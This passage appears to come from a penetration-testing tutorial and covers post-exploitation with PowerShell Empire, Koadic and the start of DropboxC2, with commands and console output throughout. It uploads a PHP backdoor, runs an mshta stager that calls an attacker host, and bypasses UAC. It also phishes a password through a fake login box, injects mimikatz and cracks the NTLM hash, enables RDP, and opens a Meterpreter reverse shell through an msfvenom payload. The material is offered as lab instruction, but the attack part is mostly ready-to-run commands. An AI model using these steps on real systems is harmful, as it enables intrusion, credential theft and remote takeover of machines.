
Now, since the default shell directory in windows is "**C:/windows/system32**"; let's try and move into another directory and try to download some file from there and also, we can upload something at that location, for example, we can upload a backdoor! Now, use the following commands for it:

```
shell cd C:\Users\raj\Desktop
shell dir
download 6.png
```

Above command will download an image called 6.png from the window's desktop to the "downloads directory of Empire"

```
upload /root/Desktop/revshell.php
```

Here we can upload any backdoor, with help of above command we are uploading a php backdoor from Kali's desktop to victim's desktop and we can even invoke this file since we have the shell access!



This is where the downloaded files will go:
Empire directory/downloads/<agent name>/<agent shell location>

```
root@kali:~/Empire/downloads/adminraj/C:/Users/raj/Desktop# ls
6.png
root@kali:~/Empire/downloads/adminraj/C:/Users/raj/Desktop#
```

shell dir

Above command proves that we indeed have uploaded revshell.php
And there it is! Revshell.php on the desktop of victim's machine which our backdoor file.

```
(Empire: adminraj) > shell dir
[*] Tasked HE3K45LN to run TASK_SHELL
[*] Agent HE3K45LN tasked with task ID 14
(Empire: adminraj) > [*] Agent HE3K45LN returned results.
Directory: C:\Users\raj\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          9/27/2018   7:19 PM            powercat
d----           8/9/2018   3:39 PM            test
-a---          8/16/2018   4:26 PM   38808480 4ebfe36538da7b518c2221e1abd8dcfc-p
                                               spro_50_3310.exe
-a---          10/4/2018   9:53 PM      62308 6.png
-a---          8/15/2018   8:42 PM     313768 Firefox Installer.exe
-a---          8/22/2018  11:18 PM    5518779 Macro Expert 4.0.exe
-a---          9/13/2018   9:25 PM          0 New Text Document.txt
-a---          9/13/2018   7:56 PM        950 PuTTY.lnk
-a---          10/8/2018   9:02 PM       5495 revshell.php
-a---          8/22/2018   9:28 PM  207306876 wampserver3.0.6_x86_apache2.4.23_m
                                               ysql5.7.14_php5.6.25.exe
-a---          8/22/2018   9:54 PM   16372688 WinSMS 3.43.exe
-a---          8/23/2018  10:19 PM  114827840 xampp-win32-5.6.30-0-VC11-installe
                                               r.exe
-a---          8/23/2018   4:07 PM       1105 Zortam Mp3 Media Studio.lnk

..Command execution completed.
[*] Valid results returned by 192.168.1.102
```

Previously shown were the basic demo of empire and its different terms used and how to use them. There is another term too, i.e., usemodule. Lastly, let's see how to use it.

```
usemodule <tab> <tab>
```


The command will show you all the modules available and ready to use as shown in the image below:

Following is a small demo of how to use usemodule. Type:

```
usemodule trollsploit/message
set MsgText you have been hacked
execute
y
```

```
(Empire: adminraj) > usemodule trollsploit/message
(Empire: powershell/trollsploit/message) > options

            Name: Invoke-Message
          Module: powershell/trollsploit/message
     NeedsAdmin: False
      OpsecSafe: False
       Language: powershell
MinLanguageVersion: 2
      Background: True
  OutputExtension: None

Authors:
  @harmj0y

Description:
  Displays a specified message to the user.

Comments:
  http://blog.logrhythm.com/security/do-you-trust-your-
  computer/

Options:

  Name     Required    Value                   Description
  ----     --------    -------                 -----------
  MsgText  True        Lost contact with the   Message text to display.
                       Domain Controller.
  IconType True        Critical                Critical, Question, Exclamation, or
                                               Information
  Agent    True        adminraj                Agent to run module on.
  Title    True        ERROR - 0xA801B720      Title of the message box to display.

(Empire: powershell/trollsploit/message) > set MsgText you have been hacked
(Empire: powershell/trollsploit/message) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 46EDAHSW to run TASK_CMD_JOB
[*] Agent 46EDAHSW tasked with task ID 5
[*] Tasked agent adminraj to run module powershell/trollsploit/message
(Empire: powershell/trollsploit/message) > [*] Agent 46EDAHSW returned results.
Job started: E7X5T1
```

Using the above module will display a message on victims' PC as shown image below:



Koadic

Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. The major difference is that Koadic does most of its operations using Windows Script Host (a.k.a. JScript/VBScript), with compatibility in the core to support a default installation of Windows 2000 with no service packs (and potentially even versions of NT4) all the way through Windows 10.

It is possible to serve payloads completely in memory from stage 0 to beyond, as well as use cryptographically secure communications over SSL and TLS (depending on what the victim OS has enabled).

Koadic also attempts to be compatible with both Python 2 and Python 3. However, as Python 2 will be going out the door in the not-too-distant future, we recommend using Python 3 for the best experience.

Installation of Koadic

It must first be downloaded and installed in order to start using Koadic. Run the following command to download Koadic from github and also take care of its dependency tools while installing koadic.

```
git clone https://github.com/zerosum0x0/koadic.git
cd koadic
apt-get install python3-pip
pip3 install -r requirements.txt
./koadic
```

```
root@kali:~# git clone https://github.com/zerosum0x0/koadic
Cloning into 'koadic'...
remote: Enumerating objects: 519, done.
remote: Counting objects: 100% (519/519), done.
remote: Compressing objects: 100% (329/329), done.
remote: Total 2803 (delta 307), reused 345 (delta 188), pack-reused 2284
Receiving objects: 100% (2803/2803), 6.65 MiB | 1.09 MiB/s, done.
Resolving deltas: 100% (1742/1742), done.
root@kali:~# cd koadic/
root@kali:~/koadic# ls
autorun.example  core  data  DEFCON25.pdf  koadic  LICENSE  modules  README.md  requirements.txt
root@kali:~/koadic# pip3 install -r requirements.txt
Requirement already satisfied: impacket in /usr/local/lib/python3.6/dist-packages (from -r requir
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-packages (from -r requirements.t
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages (from -r requirements.txt
Requirement already satisfied: tabulate in /usr/lib/python3/dist-packages (from -r requirements.t
Requirement already satisfied: rjsmin in /usr/local/lib/python3.6/dist-packages (from -r requirem
Requirement already satisfied: flask>=1.0 in /usr/local/lib/python3.6/dist-packages (from impacke
Requirement already satisfied: pyOpenSSL>=0.13.1 in /usr/lib/python3/dist-packages (from impacket
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-packages (from impacket->-r
Requirement already satisfied: ldap3>=2.5.0 in /usr/local/lib/python3.6/dist-packages (from impac
```

Usage of Koadic

This tool majorly depends upon stager and implant. It contains 6 stager and 41 implants.
Stager: Stagers hook target zombies and allow you to use implants.
Implants: Implants start jobs on zombies.
Once installation gets completed, you can run **./koadic** file to start koadic. Then run the most helpful command to get the synopsis of the use of koadic. The help command summarizes the various commands available. Koadic functions are similar to other frameworks, such as Metasploit.

To load all available module in the terminal run "***use <tab> <tab>***" command. This will dump all available implant and stagers for execution or explore stager module with following commands:


```
use stager/js/
```

This will give you all stagers that will be useful for getting zombie session of the target machine.

Koadic Stagers


The stager enables us to describe where any zombie device accesses the Koadic command and control. Some of these settings can be viewed by running info command once the module is selected. Let's start with loading the **mshta stager** by running the following command.
Set SRVHOST where the stager should call home and SRVPORT the port to listen for stagers on or even you can set ENDPOINT for the malicious file name and then enter run to execute.

```
set SRVHOST 192.168.1.107
set ENDPOINT sales
run
```




Now run below command to execute the above generated malicious file.

```
mshta //192.168.1.107:9999/sales
```



Once the malicious sales file will get executed on the target machine, you will have a Zombie connection just like metasploit.

```
zombies 0
```



Privilege Escalation with Koadic Implants

Once you have zombie session after than you can use implant modules for privilege escalation that includes bypass UAC.
Koadic contains all modules to bypass UAC of Windows 7, 8, 10 platform so that you can extract system level information. We can load this module by running the command below within Koadic.

```
use implant/elevate/bypassuac_eventvwr
```

Then, we will set the payload value to run the module. You can use default zombie value as "ALL" to attack all zombies or can set the particular zombie if you want to attack. Use the command below to adjust the payload value and zombie.

```
set PAYLOAD 0
set ZOMBIE 0
run
```

Post Exploitation


Generate Fake Login Prompt

You can start a phishing attack with koadic and track the victim's login credentials. We can load this module by running the command below within Koadic.

```
use implant/phish/password_box
set ZOMBIE 1
run
```

```
(koadic: imp/gat/hashdump_sam)# use implant/phish/password_box
(koadic: imp/phi/password_box)# options

        NAME        VALUE               REQ     DESCRIPTION
        -----       -----------         ----    -------------
        MESSAGE     You must enter y... yes     Displayed to user
        ZOMBIE      ALL                 yes     the zombie to target

(koadic: imp/phi/password_box)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/phi/password_box)# run
[*] Zombie 1: Job 3 (implant/phish/password_box) created.
```


This will launch a Prompt screen for login at the victim's machine.



Therefore, if the victim enters his password in a fake prompt, you get the password in the command-and-control shell of Koadic.


```
[+] Zombie 1: Job 3 (implant/phish/password_box) completed.
Input contents:
123
```

Enable Rdesktop

Just like metasploit, here also you can enable remote desktop service in the victim's machine with the following implant module.

```
use implant/manage/enable_rdesktop
set ZOMBIE 1
run
```


As you can observe in the below image that job 4 is completed successfully and it has enabled rdesktop service.



We can ensure for rdesktop service with the help of nmap to identify state for port 3389.

```
nmap -p3389 192.168.1.103
```

Hmm!! So you can observe from nmap result we found port 3389 is open which means **rdesktop** service is enabled.




Inject Mimikatz

It will let you inject mimikatz in victim's machine for extracting the password from inside the machine. We can load this module by running the command below within Koadic.

```
use implant/inject/mimikatz_dotnet2js
set ZOMBIE 1
run
```


As result, it will dump the **NTLM hash** password which we need to crack. Save the NTLM value in a text file.



Then we will use john the ripper for cracking hash value, therefore run following command along with the hash file as shown below:

```
john hash --format=NT
```

As you can observe that it has shown 123 as the password extracted from the hash file.




Execute Command

Since we high privileged shell, therefore, we are free to run any implant module for Post exploitation, and now we are using exec_cmd to execute any command on the Windows system. To load this implant, run the command given below.

```
use implant/manage/exec_cmd
```

Then, we will set the CMD value to run the specified command along with Zombie id.

```
set CMD ipconfig
set ZOMBIE 1
run
```



Obtain Meterpreter Session from Zombie Session

If you are having zombie session then you can get meterpreter session through it. Generate a malicious file with the help of msfvenom and start multi handle, as we always do in metasploit.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107
lport=1234 -f exe > shell.exe
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f exe  > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Koadic provides an implant module that allows you to upload any file inside the machine of the victim if you have zombie sessions. To load this implant, run the following command:

```
use implant/util/upload_file
```

Now set the file location and Zombie Id then run the module. This will upload your malicious in writable directory i.e., %TEMP%.

```
set LFILE /root/shell.exe
set ZOMBIE 1
run
```

Once the job is completed then again use exec_cmd to run the uploaded file with the help of this module.

```
use implant/manage/exec_cmd
```

Then, we will set the CMD value to run the uploaded shell.exe file along with Zombie id.

```
set CMD %TEMP%/shell.exe
set ZOMBIE 1
run
```

```
(koadic: imp/man/exec_cmd)# use implant/util/upload_file
(koadic: imp/uti/upload_file)# options

       NAME        VALUE             REQ     DESCRIPTION
       -----       -----------       ----    ------------
       LFILE                         yes     local file to upload
       DIRECTORY   %TEMP%            no      writeable directory
       ZOMBIE      ALL               yes     the zombie to target

(koadic: imp/uti/upload_file)# set LFILE /root/shell.exe
[+] LFILE => /root/shell.exe
(koadic: imp/uti/upload_file)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/uti/upload_file)# run
[*] Zombie 1: Job 14 (implant/util/upload_file) created.
[+] Zombie 1: Job 14 (implant/util/upload_file) completed.
(koadic: imp/uti/upload_file)# use implant/manage/exec_cmd
(koadic: imp/man/exec_cmd)# set CMD %TEMP%/shell.exe
[+] CMD => %TEMP%/shell.exe
(koadic: imp/man/exec_cmd)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/man/exec_cmd)# run
[*] Zombie 1: Job 15 (implant/manage/exec_cmd) created.
(koadic: imp/man/exec_cmd)#
```

Once you will execute the malicious exe file within Koadic zombie session, you will get a meterpreter session in the metasploit framework as shown below:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload
windows/meterpreter/reverse_tcp
msf exploit(handler) > set rhost IP 192.168.1.107
msf exploit(handler) > set lport 1234
msf exploit(handler) > exploit
```

Once the file is executed on the machine, we will get the victim machine meterpreter session as shown below:

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.103:51840) at 2

meterpreter > sysinfo
Computer        : DESKTOP-2KSCK6B
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

DropboxC2

DBC2 is primarily a tool for post-exploitation. It has an agent running on the target's machine, a controller, running on any machine, PowerShell modules, and Dropbox servers as a means of communication. It is inspired by the PowerShell Empire Framework. This tool is developed using python. The credit for developing this tool goes to Arno0x0x.
For this particular demonstration,
Attacker: Kali Linux
Target: Windows 10
Installation
